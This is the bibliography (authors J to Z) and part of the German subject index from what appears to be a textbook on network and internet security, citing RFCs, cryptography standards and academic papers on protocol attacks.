- [JKSS12] Tibor Jager, Florian Kohlar, Sven Schäge, and Jörg Schwenk. On the security of TLS-DHE in the standard model. In Reihaneh Safavi-Naini and Ran Canetti, editors, *Advances in Cryptology – CRYPTO 2012*, volume 7417 of *Lecture Notes in Computer Science*, pages 273–293, Santa Barbara, CA, USA, August 19–23, 2012. Springer, Berlin, Germany.
- [KA98a] S. Kent and R. Atkinson. IP Authentication Header. RFC 2402 (Proposed Standard), November 1998. Obsoleted by RFCs 4302, 4305.
- [KA98b] S. Kent and R. Atkinson. Security Architecture for the Internet Protocol. RFC 2401 (Proposed Standard), November 1998. Obsoleted by RFC 4301, updated by RFC 3168.
- [Kal93] B. Kaliski. Privacy Enhancement for Internet Electronic Mail: Part IV: Key Certification and Related Services. RFC 1424 (Historic), February 1993.
- [Kal98a] B. Kaliski. PKCS #1: RSA Encryption Version 1.5. RFC 2313 (Informational), March 1998. Obsoleted by RFC 2437.
- [Kal98b] B. Kaliski. PKCS #10: Certification Request Syntax Version 1.5. RFC 2314 (Informational), March 1998. Obsoleted by RFC 2986.
- [Kal98c] B. Kaliski. PKCS #7: Cryptographic Message Syntax Version 1.5. RFC 2315 (Informational), March 1998.
- [Kam08] Dan Kaminsky. This is the end of the cache as we know it. Black Hat, <https://www.blackhat.com/presentations/bh-jp-08/bh-jp-08-Kaminsky/BlackHat-Japan-08-Kaminsky-DNS08-BlackOps.pdf>, 2008.
- [Kau05] C. Kaufman. Internet Key Exchange (IKEv2) Protocol. RFC 4306 (Proposed Standard), December 2005. Obsoleted by RFC 5996, updated by RFC 5282.
- [Kay07] Michael Kay. XSL Transformations (XSLT) Version 2.0. W3C recommendation, W3C, January 2007. <http://www.w3.org/TR/2007/REC-xslt20-20070123/>.
- [KBC97] H. Krawczyk, M. Bellare, and R. Canetti. HMAC: Keyed-Hashing for Message Authentication. RFC 2104 (Informational), February 1997. Updated by RFC 6151.
- [Ken93] S. Kent. Privacy Enhancement for Internet Electronic Mail: Part II: Certificate-Based Key Management. RFC 1422 (Historic), February 1993.
- [Ken05] S. Kent. IP Authentication Header. RFC 4302 (Proposed Standard), December 2005.
- [KL14] Jonathan Katz and Yehuda Lindell. *Introduction to Modern Cryptography, Second Edition*. Routledge Chapman & Hall, 2014. ISBN: 978-1466570269.
- [Kle01] J. Klensin. Simple Mail Transfer Protocol. RFC 2821 (Proposed Standard), April 2001. Obsoleted by RFC 5321, updated by RFC 5336.
- [Kle05] Amit Klein. DOM based cross site scripting or XSS of the third kind. <http://www.webappsec.org/projects/articles/071105.shtml>, 2005.
- [Kli09] N. Klingenstein. SAML V2.0 Holder-of-Key Web Browser SSO Profile. OASIS Committee Draft 02, 05.07.2009, 2009. <http://www.oasis-open.org/committees/download.php/33239/sstc-saml-holder-of-key-browser-sso-cd-02.pdf>.

- [KMS95] P. Karn, P. Metzger, and W. Simpson. The ESP DES-CBC Transform. RFC 1829 (Proposed Standard), August 1995.
- [KP00] A. Keromytis and N. Provos. The Use of HMAC-RIPemd-160-96 within ESP and AH. RFC 2857 (Proposed Standard), June 2000.
- [KPR03] Vlastimil Klíma, Ondrej Pokorný, and Tomás Rosa. Attacking RSA-based sessions in SSL/TLS. In Colin D. Walter, Çetin Kaya Koç, and Christof Paar, editors, *Cryptographic Hardware and Embedded Systems – CHES 2003*, volume 2779 of *Lecture Notes in Computer Science*, pages 426–440, Cologne, Germany, September 8–10, 2003. Springer, Berlin, Germany.
- [KPT00] Yongdae Kim, Adrian Perrig, and Gene Tsudik. Simple and fault tolerant key agreement for dynamic collaborative groups. In *in Proceedings of 7th ACM Conference on Computer and Communications Security*, page 235244. ACM Press, 2000.
- [KPW13] Hugo Krawczyk, Kenneth G. Paterson, and Hoeteck Wee. On the security of the TLS protocol: A systematic analysis. In Ran Canetti and Juan A. Garay, editors, *Advances in Cryptology – CRYPTO 2013, Part I*, volume 8042 of *Lecture Notes in Computer Science*, pages 429–448, Santa Barbara, CA, USA, August 18–22, 2013. Springer, Berlin, Germany.
- [KR00] David P. Kormann and Aviel D. Rubin. Risks of the Passport Single Signon Protocol. *Computer Networks, Elsevier Science Press*, 33:51–58, 2000.
- [KR02] Vlastimil Klima and Tomas Rosa. Attack on private signature keys of the OpenPGP format, PGP(TM) programs and other applications compatible with OpenPGP. Cryptology ePrint Archive, Report 2002/076, 2002. <http://eprint.iacr.org/2002/076>.
- [Kra96] Hugo Krawczyk. Skeme: a versatile secure key exchange mechanism for internet. In James T. Ellis, B. Clifford Neuman, and David M. Balenson, editors, *NDSS*, pages 114–127. IEEE Computer Society, 1996.
- [KS99a] P. Karn and W. Simpson. Photuris: Extended Schemes and Attributes. RFC 2523 (Experimental), March 1999.
- [KS99b] P. Karn and W. Simpson. Photuris: Session-Key Management Protocol. RFC 2522 (Experimental), March 1999.
- [KS05] S. Kent and K. Seo. Security Architecture for the Internet Protocol. RFC 4301 (Proposed Standard), December 2005. Updated by RFC 6040.
- [KSHV05] T. Kivinen, B. Swander, A. Huttunen, and V. Volpe. Negotiation of NAT-Traversal in the IKE. RFC 3947 (Proposed Standard), January 2005.
- [KSTW07] Chris Karlof, Umesh Shankar, J. Doug Tygar, and David Wagner. Dynamic pharming attacks and locked same-origin policies for web browsers. In Peng Ning, Sabrina De Capitani di Vimercati, and Paul F. Syverson, editors, *ACM CCS 07: 14th Conference on Computer and Communications Security*, pages 58–71, Alexandria, Virginia, USA, October 28–31, 2007. ACM Press.
- [Kum98] H. Kummert. The PPP Triple-DES Encryption Protocol (3DESE). RFC 2420 (Proposed Standard), September 1998.
- [l2t] Layer two tunneling protocol extensions (l2tpext). <http://datatracker.ietf.org/wg/l2tpext/charter/>.
- [Lab12] RSA Laboratories. Cryptographic Message Syntax Standard. Technical report, November 2012. <http://www.emc.com/emc-plus/rsa-labs/standards-initiatives/pkcs12-personal-information-exchange-syntax-standard.htm>.

- [Lin93] J. Linn. Privacy Enhancement for Internet Electronic Mail: Part I: Message Encryption and Authentication Procedures. RFC 1421 (Historic), February 1993.
- [LS92] B. Lloyd and W. Simpson. PPP Authentication Protocols. RFC 1334 (Proposed Standard), October 1992. Obsoleted by RFC 1994.
- [Mar09] Moxie Marlinspike. SSLstrip. <http://www.thoughtcrime.org/software/sslstrip/>, 2009.
- [Mat97] Mitsuru Matsui. New block encryption algorithm MISTY. In Eli Biham, editor, *Fast Software Encryption – FSE’97*, volume 1267 of *Lecture Notes in Computer Science*, pages 54–68, Haifa, Israel, January 20–22, 1997. Springer, Berlin, Germany.
- [MD98] C. Madson and N. Doraswamy. The ESP DES-CBC Cipher Algorithm With Explicit IV. RFC 2405 (Proposed Standard), November 1998.
- [Mer78] Ralph C. Merkle. Secure communications over insecure channels. *Commun. ACM*, 21(4):294–299, 1978.
- [Mey96] G. Meyer. The PPP Encryption Control Protocol (ECP). RFC 1968 (Proposed Standard), June 1996.
- [MG98a] C. Madson and R. Glenn. The Use of HMAC-MD5-96 within ESP and AH. RFC 2403 (Proposed Standard), November 1998.
- [MG98b] C. Madson and R. Glenn. The Use of HMAC-SHA-1-96 within ESP and AH. RFC 2404 (Proposed Standard), November 1998.
- [MH12] Moxie Marlinspike and David Hulton. Divide and Conquer: Cracking MS-CHAPv2 with a 100% success rate. <https://www.cloudcracker.com/blog/2012/07/29/cracking-ms-chap-v2/>, 2012. Accessed: 2014-03-04.
- [Mit98] John C. Mitchell. Finite-state analysis of security protocols. In Alan J. Hu and Moshe Y. Vardi, editors, *CAV*, volume 1427 of *Lecture Notes in Computer Science*, pages 71–76. Springer, 1998.
- [Moc83a] P.V. Mockapetris. Domain names: Concepts and facilities. RFC 882, November 1983. Obsoleted by RFCs 1034, 1035, updated by RFC 973.
- [Moc83b] P.V. Mockapetris. Domain names: Implementation specification. RFC 883, November 1983. Obsoleted by RFCs 1034, 1035, updated by RFC 973.
- [Moe04] Bodo Moeller. Security of cbc ciphersuites in ssl/tls: Problems and countermeasures. <http://www.openssl.org/~bodo/tls-cbc.txt>, 2004.
- [Moo96] K. Moore. MIME (Multipurpose Internet Mail Extensions) Part Three: Message Header Extensions for Non-ASCII Text. RFC 2047 (Draft Standard), November 1996. Updated by RFCs 2184, 2231.
- [MR94] J. Myers and M. Rose. Post Office Protocol - Version 3. RFC 1725 (INTERNET STANDARD), November 1994. Obsoleted by RFC 1939.
- [MR96] J. Myers and M. Rose. Post Office Protocol - Version 3. RFC 1939 (INTERNET STANDARD), May 1996. Updated by RFCs 1957, 2449, 6186.
- [MS95] P. Metzger and W. Simpson. IP Authentication using Keyed MD5. RFC 1828 (Historic), August 1995.
- [MS13] Christopher Meyer and Jörg Schwenk. SoK: Lessons Learned from SSL/TLS Attacks. In Yongdae Kim, Heejo Lee, and Adrian Perrig, editors, *WISA*, volume 8267 of *Lecture Notes in Computer Science*, pages 189–209. Springer, 2013.

- [MSMY⁺08] Eve Maler, Michael Sperberg-McQueen, François Yergeau, Tim Bray, and Jean Paoli. Extensible markup language (XML) 1.0 (fifth edition). W3C recommendation, W3C, November 2008. <http://www.w3.org/TR/2008/REC-xml-20081126/>.
- [MSS01] Tobias Martin, R. Schaffelhofer, and Jörg Schwenk. Tree-based key agreement for multicast. In Ralf Steinmetz, Jana Dittmann, and Martin Steinebach, editors, *Communications and Multimedia Security*, volume 192 of *IFIP Conference Proceedings*. Kluwer, 2001.
- [MTSM⁺12] Ashok Malhotra, Henry Thompson, Michael Sperberg-McQueen, Sandy Gao, Paul V. Biron, and David Peterson. W3C XML Schema Definition Language (XSD) 1.1 Part 2: Datatypes. W3C recommendation, W3C, April 2012. <http://www.w3.org/TR/2012/REC-xmldatatypes-20120405/>.
- [MvOV96] Alfred Menezes, Paul C. van Oorschot, and Scott A. Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1996.
- [MVVP12] Nikos Mavrogiannopoulos, Frederik Vercauteren, Vesselin Velichkov, and Bart Preneel. A Cross-Protocol Attack on the TLS Protocol. In *Proceedings of the 2012 ACM conference on Computer and communications security*, CCS '12. ACM, October 2012.
- [Mye94] J. Myers. IMAP4 Authentication Mechanisms. RFC 1731 (Proposed Standard), December 1994.
- [NCH⁺04] Gavin Nicol, Mike Champion, Philippe Le Hégaret, Jonathan Robie, Lauren Wood, Steven B Byrne, and Arnaud Le Hors. Document Object Model (DOM) Level 3 Core Specification. W3C recommendation, W3C, April 2004. <http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407>.
- [NK00] M. Nystrom and B. Kaliski. PKCS #10: Certification Request Syntax Specification Version 1.7. RFC 2986 (Informational), November 2000. Updated by RFC 5967.
- [NR96] Kaisa Nyberg and Rainer A. Rueppel. Message Recovery for Signature Schemes Based on the Discrete Logarithm Problem. *Des. Codes Cryptography*, 7(1-2):61–81, 1996.
- [Nys07] M. Nystrom. The EAP Protected One-Time Password Protocol (EAP-POTP). RFC 4793 (Informational), February 2007.
- [OG97] M. Oehler and R. Glenn. HMAC-MD5 IP Authentication with Replay Prevention. RFC 2085 (Proposed Standard), February 1997.
- [Orm98] H. Orman. The OAKLEY Key Determination Protocol. RFC 2412 (Informational), November 1998.
- [oSN] National Institute of Standards (NIST). NIST Selects Winner of Secure Hash Algorithm (SHA-3) Competition. <http://www.nist.gov/itl/csd/sha-100212.cfm>. Accessed: 2014-03-03.
- [PA98] R. Pereira and R. Adams. The ESP CBC-Mode Cipher Algorithms. RFC 2451 (Proposed Standard), November 1998.
- [Pau99] Lawrence C. Paulson. Inductive analysis of the internet protocol tls. *ACM Trans. Inf. Syst. Secur.*, 2(3):332–351, 1999.
- [Pem02] Steven Pemberton. XHTML™ 1.0 The Extensible HyperText Markup Language (Second Edition). W3C recommendation, W3C, August 2002. <http://www.w3.org/TR/2002/REC-xhtml1-20020801>.

- [Per99] Adrian Perrig. Efficient Collaborative Key Management Protocols for Secure Autonomous Group Communication. In *In International Workshop on Cryptographic Techniques and E-Commerce (CrypTEC '99)*, pages 192–202, 1999.
- [PGP] Pgpdump web interface. <http://www.pgpdump.net/>.
- [Pip98] D. Piper. The Internet IP Security Domain of Interpretation for ISAKMP. RFC 2407 (Proposed Standard), November 1998. Obsoleted by RFC 4306.
- [Plu82] D. Plummer. Ethernet Address Resolution Protocol: Or Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware. RFC 826 (INTERNET STANDARD), November 1982. Updated by RFCs 5227, 5494.
- [Pos80] J. Postel. User Datagram Protocol. RFC 768 (INTERNET STANDARD), August 1980.
- [Pos81a] J. Postel. Internet Protocol. RFC 791 (INTERNET STANDARD), September 1981. Updated by RFCs 1349, 2474, 6864.
- [Pos81b] J. Postel. Transmission Control Protocol. RFC 793 (INTERNET STANDARD), September 1981. Updated by RFCs 1122, 3168, 6093, 6528.
- [Pos82] J. Postel. Simple Mail Transfer Protocol. RFC 821 (INTERNET STANDARD), August 1982. Obsoleted by RFC 2821.
- [PP10] Christof Paar and Jan Pelzl. *Understanding Cryptography*. Springer Verlag, Heidelberg, 2010. ISBN: 978-3642041006.
- [ppp] Point-to-point protocol extensions (pppext). <http://datatracker.ietf.org/wg/pppext/charter/>.
- [PR84] J. Postel and J.K. Reynolds. Domain requirements. RFC 920, October 1984.
- [PRS11] Kenneth G. Paterson, Thomas Ristenpart, and Thomas Shrimpton. Tag size does matter: Attacks and proofs for the TLS record protocol. In Dong Hoon Lee and Xiaoyun Wang, editors, *Advances in Cryptology – ASIACRYPT 2011*, volume 7073 of *Lecture Notes in Computer Science*, pages 372–389, Seoul, South Korea, December 4–8, 2011. Springer, Berlin, Germany.
- [PSC⁺05] A. Perrig, D. Song, R. Canetti, J. D. Tygar, and B. Briscoe. Timed Efficient Stream Loss-Tolerant Authentication (TESLA): Multicast Source Authentication on Transform Introduction. RFC 4082 (Informational), June 2005.
- [PSM01] Stefan Pütz, Roland Schmitz, and Tobias Martin. Security Mechanisms in UMTS. *Datenschutz und Datensicherheit*, 25(6), 2001.
- [PV01] Joachim Posegga and Simon Vetter. Wireless Internet Security - Aktuelles Schlagwort. *Informatik Spektrum*, 24(6):383–386, 2001.
- [PY06] Kenneth G. Paterson and Arnold K. L. Yau. Cryptography in theory and practice: The case of encryption in ipsec. In Serge Vaudenay, editor, *Advances in Cryptology – EUROCRYPT 2006*, volume 4004 of *Lecture Notes in Computer Science*, pages 12–29, St. Petersburg, Russia, May 28 – June 1, 2006. Springer, Berlin, Germany.
- [PZ01] G. Pall and G. Zorn. Microsoft Point-To-Point Encryption (MPPE) Protocol. RFC 3078 (Informational), March 2001.
- [Ram99a] B. Ramsdell. S/MIME Version 3 Certificate Handling. RFC 2632 (Proposed Standard), June 1999. Obsoleted by RFC 3850.

- [Ram99b] B. Ramsdell. S/MIME Version 3 Message Specification. RFC 2633 (Proposed Standard), June 1999. Obsoleted by RFC 3851.
- [Ram04a] B. Ramsdell. Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.1 Certificate Handling. RFC 3850 (Proposed Standard), July 2004. Obsoleted by RFC 5750.
- [Ram04b] B. Ramsdell. Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.1 Message Specification. RFC 3851 (Proposed Standard), July 2004. Obsoleted by RFC 5751.
- [RBE02] Joseph Reagle, John Boyer, and Donald Eastlake. Exclusive XML Canonicalization Version 1.0. W3C recommendation, W3C, July 2002. <http://www.w3.org/TR/2002/REC-xml-exc-c14n-20020718/>.
- [RD10] Juliano Rizzo and Thai Duong. Practical padding oracle attacks. In *Proceedings of the 4th USENIX Conference on Offensive Technologies*, WOOT'10, pages 1–8, Berkeley, CA, USA, 2010. USENIX Association.
- [RD11] Juliano Rizzo and Thai Duong. Here Come The XOR Ninjas. <http://www.hpc.ecs.soton.ac.uk/~dan/talks/bullrun/Beast.pdf>, May 2011.
- [RDSC14] Jonathan Robie, Michael Dyck, John Snellson, and Don Chamberlin. XML Path Language (XPath) 3.0. W3C recommendation, W3C, April 2014. <http://www.w3.org/TR/2014/REC-xpath-30-20140408/>.
- [Res99] E. Rescorla. Diffie-Hellman Key Agreement Method. RFC 2631 (Proposed Standard), June 1999.
- [Res01] P. Resnick. Internet Message Format. RFC 2822 (Proposed Standard), April 2001. Obsoleted by RFC 5322, updated by RFCs 5335, 5336.
- [rH06] D. Eastlake 3rd and T. Hansen. US Secure Hash Algorithms (SHA and HMAC-SHA). RFC 4634 (Informational), July 2006. Obsoleted by RFC 6234.
- [RHP⁺08] Nick Ragouzis, John Hughes, Rob Philpott, Eve Maler, Paul Madsen, and Tom Scavo. Security assertion markup language (saml) v2.0 technical overview. <https://www.oasis-open.org/committees/download.php/27819/sstc-saml-tech-overview-2.0-cd-02.pdf>, 2008.
- [Rig00] C. Rigney. RADIUS Accounting. RFC 2866 (Informational), June 2000. Updated by RFCs 2867, 5080, 5997.
- [Ril] Steve Riley. Mitigating the Threats of Rogue Machines—802.1X or IPsec? <http://technet.microsoft.com/library/cc512611.aspx>. Accessed: 2014-03-11.
- [Riv92] R. Rivest. The MD5 Message-Digest Algorithm. RFC 1321 (Informational), April 1992. Updated by RFC 6151.
- [rJ01] D. Eastlake 3rd and P. Jones. US Secure Hash Algorithm 1 (SHA1). RFC 3174 (Informational), September 2001. Updated by RFCs 4634, 6234.
- [rK97] D. Eastlake 3rd and C. Kaufman. Domain Name System Security Extensions. RFC 2065 (Proposed Standard), January 1997. Obsoleted by RFC 2535.
- [RMK⁺96] Y. Rekhter, B. Moskowitz, D. Karrenberg, G. J. de Groot, and E. Lear. Address Allocation for Private Internets. RFC 1918 (Best Current Practice), February 1996. Updated by RFC 6761.
- [rRS02] D. Eastlake 3rd, J. Reagle, and D. Solo. (Extensible Markup Language) XML-Signature Syntax and Processing. RFC 3275 (Draft Standard), March 2002.

- [RS99] E. Rescorla and A. Schiffman. The Secure HyperText Transfer Protocol. RFC 2660 (Experimental), August 1999.
- [RSA78] Ronald L. Rivest, Adi Shamir, and Leonard M. Adleman. A method for obtaining digital signatures and public-key cryptosystems. *Commun. ACM*, 21(2):120–126, 1978.
- [RSE⁺08] Thomas Roessler, David Solo, Donald Eastlake, Joseph Reagle, and Frederick Hirsch. XML Signature Syntax and Processing (Second Edition). W3C Recommendation, W3C, June 2008. <http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/>.
- [RT10a] B. Ramsdell and S. Turner. Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Certificate Handling. RFC 5750 (Proposed Standard), January 2010.
- [RT10b] B. Ramsdell and S. Turner. Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification. RFC 5751 (Proposed Standard), January 2010.
- [RWC00] C. Rigney, W. Willats, and P. Calhoun. RADIUS Extensions. RFC 2869 (Informational), June 2000. Updated by RFCs 3579, 5080.
- [RWRS00] C. Rigney, S. Willens, A. Rubens, and W. Simpson. Remote Authentication Dial In User Service (RADIUS). RFC 2865 (Draft Standard), June 2000. Updated by RFCs 2868, 3575, 5080, 6929.
- [SAH08] D. Simon, B. Aboba, and R. Hurst. The EAP-TLS Authentication Protocol. RFC 5216 (Proposed Standard), March 2008.
- [SB12] Brandon Sterne and Adam Barth. Content Security Policy 1.0. Candidate recommendation, W3C, November 2012. <http://www.w3.org/TR/2012/CR-CSP-20121115/>.
- [Sch89] Claus-Peter Schnorr. Efficient identification and signatures for smart cards. In Gilles Brassard, editor, *Advances in Cryptology – CRYPTO’89*, volume 435 of *Lecture Notes in Computer Science*, pages 239–252, Santa Barbara, CA, USA, August 20–24, 1989. Springer, Berlin, Germany.
- [Sch98] Joerg Schwenk. Verfahren zum Etablieren eines gemeinsamen kryptografischen Schlüssels für n Teilnehmer, Patentantrag DE 198 47 941 (1998), 1998.
- [sel] SELFHTML. <http://de.selfhtml.org>.
- [sig09] Gesetz zur digitalen Signatur (Signaturgesetz - SigG). Bundesgesetzblatt I S. 1870, 1872, 2009.
- [Sim94] W. Simpson. The Point-to-Point Protocol (PPP). RFC 1661 (INTERNET STANDARD), July 1994. Updated by RFC 2153.
- [Sim96] W. Simpson. PPP Challenge Handshake Authentication Protocol (CHAP). RFC 1994 (Draft Standard), August 1996. Updated by RFC 2484.
- [SLdW07] Marc Stevens, Arjen K. Lenstra, and Benne de Weger. Chosen-prefix collisions for MD5 and colliding X.509 certificates for different identities. In Moni Naor, editor, *Advances in Cryptology – EUROCRYPT 2007*, volume 4515 of *Lecture Notes in Computer Science*, pages 1–22, Barcelona, Spain, May 20–24, 2007. Springer, Berlin, Germany.
- [Sle01] Mark Slemko. Microsoft Passport to Trouble. <http://alive.znep.com/~marcs/passport/>, 2001.

- [SM98a] Bruce Schneier and Mudge. Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP). In *ACM Conference on Computer and Communications Security*, pages 132–141, 1998.
- [SM98b] K. Sklower and G. Meyer. The PPP DES Encryption Protocol, Version 2 (DESE-bis). RFC 2419 (Proposed Standard), September 1998.
- [SMA⁺13] S. Santesson, M. Myers, R. Ankney, A. Malpani, S. Galperin, and C. Adams. X.509 Internet Public Key Infrastructure Online Certificate Status Protocol - OCSP. RFC 6960 (Proposed Standard), June 2013.
- [SMS⁺12] Juraj Somorovsky, Andreas Mayer, Jörg Schwenk, Marco Kampmann, and Meiko Jensen. On Breaking SAML: Be Whoever You Want to Be. In *USENIX Security Symposium*, 2012.
- [SMW99] Bruce Schneier, Mudge, and David Wagner. Cryptanalysis of Microsoft's PPTP Authentication Extensions (MS-CHAPv2). In *CQRE*, pages 192–203, 1999.
- [SNS88] Jennifer G. Steiner, B. Clifford Neuman, and Jeffrey L. Schiller. Kerberos: An authentication service for open networks. In *Proceedings of the USENIX Winter Conference*, pages 191–202, Dallas, TX, USA, 1988.
- [Som02] S. Somogyi. PGP is dead! Long live PGP? <http://zdnet.com.com/2100-1107-851515.html>, 2002.
- [spe07] specs@openid.net. OpenID Authentication 2.0 – Final. [online] https://openid.net/specs/openid-authentication-2_0.html", 2007.
- [Sri00] P. Srisuresh. Secure Remote Access with L2TP. RFC 2888 (Informational), August 2000.
- [SSA⁺09] Marc Stevens, Alexander Sotirov, Jacob Appelbaum, Arjen K. Lenstra, David Molnar, Dag Arne Osvik, and Benne de Weger. Short Chosen-Prefix Collisions for MD5 and the Creation of a Rogue CA Certificate. In Shai Halevi, editor, *CRYPTO*, volume 5677 of *Lecture Notes in Computer Science*, pages 55–69. Springer, 2009.
- [SSM⁺14] Juraj Somorovsky, Sebastian Schinzel, Christopher Meyer, Eugen Weiss, Jörg Schwenk, and Erik Tews. Revisiting ssl/tls implementations: New bleichenbacher side channels and attacks. In *USENIX Security Symposium*, 2014.
- [Ste] Joe Stewart. DNS Cache Poisoning – The Next Generation. <http://www.lurhq.com/cachepoisoning.html>.
- [Ste07] R. Stewart. Stream Control Transmission Protocol. RFC 4960 (Proposed Standard), September 2007. Updated by RFCs 6096, 6335, 7053.
- [StJ07] M. StJohns. Automated Updates of DNS Security (DNSSEC) Trust Anchors. RFC 5011 (INTERNET STANDARD), September 2007.
- [STW96] Michael Steiner, Gene Tsudik, and Michael Waidner. Diffie-Hellman Key Distribution Extended to Group Communication. In Li Gong and Jacques Stearn, editors, *ACM Conference on Computer and Communications Security*, pages 31–37. ACM, 1996.
- [STW98] Michael Steiner, Gene Tsudik, and Michael Waidner. CLIQUES: A New Approach to Group Key Agreement. In *ICDCS*, pages 380–387, 1998.
- [Tan03] Andrew S. Tanenbaum. *Computernetzwerke (4. Aufl.)*. Pearson Studium, 2003.
- [TB09] Erik Tews and Martin Beck. Practical attacks against WEP and WPA. In David A. Basin, Srdjan Capkun, and Wenke Lee, editors, *WISEC*, pages 79–86. ACM, 2009.

- [TOOM12] Yosuke Todo, Yuki Ozawa, Toshihiro Ohigashi, and Masakatu Morii. Falsification Attacks against WPA-TKIP in a Realistic Environment. *IEICE Transactions*, 95-D(2):588–595, 2012.
- [TW10] Andrew S. Tanenbaum and David J. Wetherall. *Computer Networks*, 5/E. Prentice Hall, Cloth, 2010. ISBN: 978-0132126953.
- [TWP07] Erik Tews, Ralf-Philipp Weinmann, and Andrei Pyshkin. Breaking 104 bit WEP in less than 60 seconds. Cryptology ePrint Archive, Report 2007/120, 2007. <http://eprint.iacr.org/>.
- [Vau02] Serge Vaudenay. Security flaws induced by CBC padding - applications to SSL, IPSEC, WTLS ... In Lars R. Knudsen, editor, *Advances in Cryptology – EUROCRYPT 2002*, volume 2332 of *Lecture Notes in Computer Science*, pages 534–546, Amsterdam, The Netherlands, April 28 – May 2, 2002. Springer, Berlin, Germany.
- [W3C] W3C. XMLHttpRequest. <http://www.w3.org/TR/2014/WD-XMLHttpRequest-20140130/>.
- [w3c94] World Wide Web Consortium (W3C). <http://www.w3.org/>, 1994.
- [WC02] Wepcrack, 2002. <http://sourceforge.net/projects/wepcrack>.
- [Wik] Wikipedia. RC4. <http://en.wikipedia.org/wiki/Rc4>. Accessed: 2014-03-02.
- [Wir] Wireshark. Wireshark network protocol analyzer. <http://www.wireshark.org/>. Accessed: 2014-06-12.
- [Wri] Joshua Wright. Weaknesses in LEAP Challenge/Response. <http://asleap.sourceforge.net/asleap-defcon.pdf>. Accessed: 2014-03-10.
- [WS96] D. Wagner and B. Schneier. Analysis of the SSL 3.0 protocol. *The Second USENIX Workshop on Electronic Commerce Proceedings*, 1996.
- [Zal10] Michael Zalewski. Browser security handbook. <https://code.google.com/p/browsersec/wiki/Main>, 2010.
- [ZAM00] G. Zorn, B. Aboba, and D. Mitton. RADIUS Accounting Modifications for Tunnel Protocol Support. RFC 2867 (Informational), June 2000.
- [ZC98] G. Zorn and S. Cobb. Microsoft PPP CHAP Extensions. RFC 2433 (Informational), October 1998.
- [Zei06] K. Zeilenga. Lightweight Directory Access Protocol (LDAP): Technical Specification Road Map. RFC 4510 (Proposed Standard), June 2006.
- [ZF08] William Zeller and Edward W. Felten. Cross-site request forgeries: Exploitation and prevention. <https://www.eecs.berkeley.edu/~daw/teaching/cs261-f11/reading/csrf.pdf>, 2008.
- [ZLR⁺00] G. Zorn, D. Leifer, A. Rubens, J. Shriver, M. Holdrege, and I. Goyret. RADIUS Attributes for Tunnel Protocol Support. RFC 2868 (Informational), June 2000. Updated by RFC 3575.
- [Zor00] G. Zorn. Microsoft PPP CHAP Extensions, Version 2. RFC 2759 (Informational), January 2000.

Index

- A5, 72
- AAA, 52
- ACCE, 192
- Address Resolution Protocol, 57
- Advanced Encryption Standard, 10
- AES, 10
- AH, 93
- AJAX, 286
- AKE, 191
- aktiven Angriff, 6
- ARP, 57
- ARP Spoofing, 57
- asymmetrische Verschlüsselung, 16
- Authenticated Key Establishment, 191
- Authentication Header, 93
- Authentication, Authorization and Accounting, 52
- Burmester-Desmedt, 136
- Cascading Stylesheets, 285
- CBC, 11
- Certificate/Verify, 25
- Challenge Handshake Authentication Protocol, 39
- Challenge-and-Response-Protokolle, 25
- CHAP, 39
- Chosen Ciphertext, 26
- Cipher Block Chaining Mode, 11
- Ciphertext Only, 26
- collision resistance, 14
- Conditional Access, 128
- Cross Site Scripting, 290
- Cross-Site Request Forgery, 293
- CSRF, 293
- CSS, 285
- Data Encryption Standard, 10
- Denial-of-Service, 6
- DES, 10
- Diameter, 53
- Diffie-Hellman-Schlüsselvereinbarung, 18
- Digital Signature Algorithm, 21
- Digital Signature Standard, 21
- digitale Signatur, 17
- DNS, 253
 - A, 258
 - Cache Poisoning, 263
 - CNAME, 258
 - DNSSEC, 266
 - Domainnamen, 254
 - Kaminsky-Angriff, 265
 - NS, 257
- Query, 260
- Resolver, 259
- Resource Record, 255
- Response, 260
- RR, 255
- Server, 259
- SOA, 257
- Spoofing, 261
- DNS Cache Poisoning, 6
- DNSSEC
- DNSKEY, 270
- DS, 274
- Namensauflösung, 274
- NSEC, 272
- RRSIG, 268
- Document Object Model, 282
- DOM, 282
- Domain Name System, 253
- DoS, 6
- DSA, 21
- DSS, 21
- DTD, 313
- EAP, 50
- EAP-AKA, 78
- EAP-FAST, 51
- EAP-SIM, 78
- EAP-TLS, 51
- EAP-TTLS, 51
- EAPOL, 67
- Electronic Codebook Mode, 11
- ElGamal, 20
- Email
 - IMAP, 249
 - MIME, 228
 - POP3, 249
 - RFC 822, 226
 - S/MIME, 230
 - SMTP, 226
- EMI, 95
- Encapsulation Security Payload, 95
- Ethernet, 56
- Existential Unforgeability, 29
- Extensible Authentication Protocols, 50
- eXtensible Markup Language, 308
- Galois/Counter Mode, 12
- GSM, 71
- Hashfunktion, 14
- HTML, 281
 - Form, 289
 - Passworteingabe über Formular, 152

- HTTP, 147
 - Basic Authentication, 150
 - Cookies, 286
 - Digest Access Authentication, 151
 - Redirect, 288
- hybride Verschlüsselung, 23
- Hypertext Markup Language, 281
- Hypertext Transfer Protocol, 147
- IEEE 802.11i, 68
- IEEE 802.1X, 67
- IEEE 802.3, 56
- IKE, 111
- IKEv2, 118
- Internet, 2
- Internet Key Exchange, 111
- Internet Protocol, 3, 80
- Internet Security Association and Key Management Protocol, 109
- IP, 3
- IP Multicast, 124
- IP Spoofing, 6
- IP-Adresse, 81
- IP-Paket, 82
- IPSec, 87
- IPv4, 80
- IPv6, 80, 98
- ISAKMP, 109
- iterierter Diffie-Hellman, 139
- Javascript, 282
- Kerberos, 296
- Known Plaintext, 26
- kryptographische Protokolle, 23
- LAN, 55
- LAN-Manager-Hash, 46
- LDAP, 240
- LEAP, 51
- Local Area Networks, 55
- Logical Key Hierarchy, 131
- LTE, 77
- MAC, 14
- MAC-Adressen, 56
- Man-in-the-middle, 29
- MD5, 14
 - Chosen Prefix Collision, 186
- Media Access Control, 56
- Message Authentication Code, 14
- Microsoft Active Directory, 299
- NAT, 120
- NAT Traversal, 121
- Network Address Translation, 120
- Network Sniffing, 57
- OAKLEY, 103
- One Time Password, 25
- One-Time Pad, 12
- OpenID, 304
- OSI-Schichtenmodell, 2
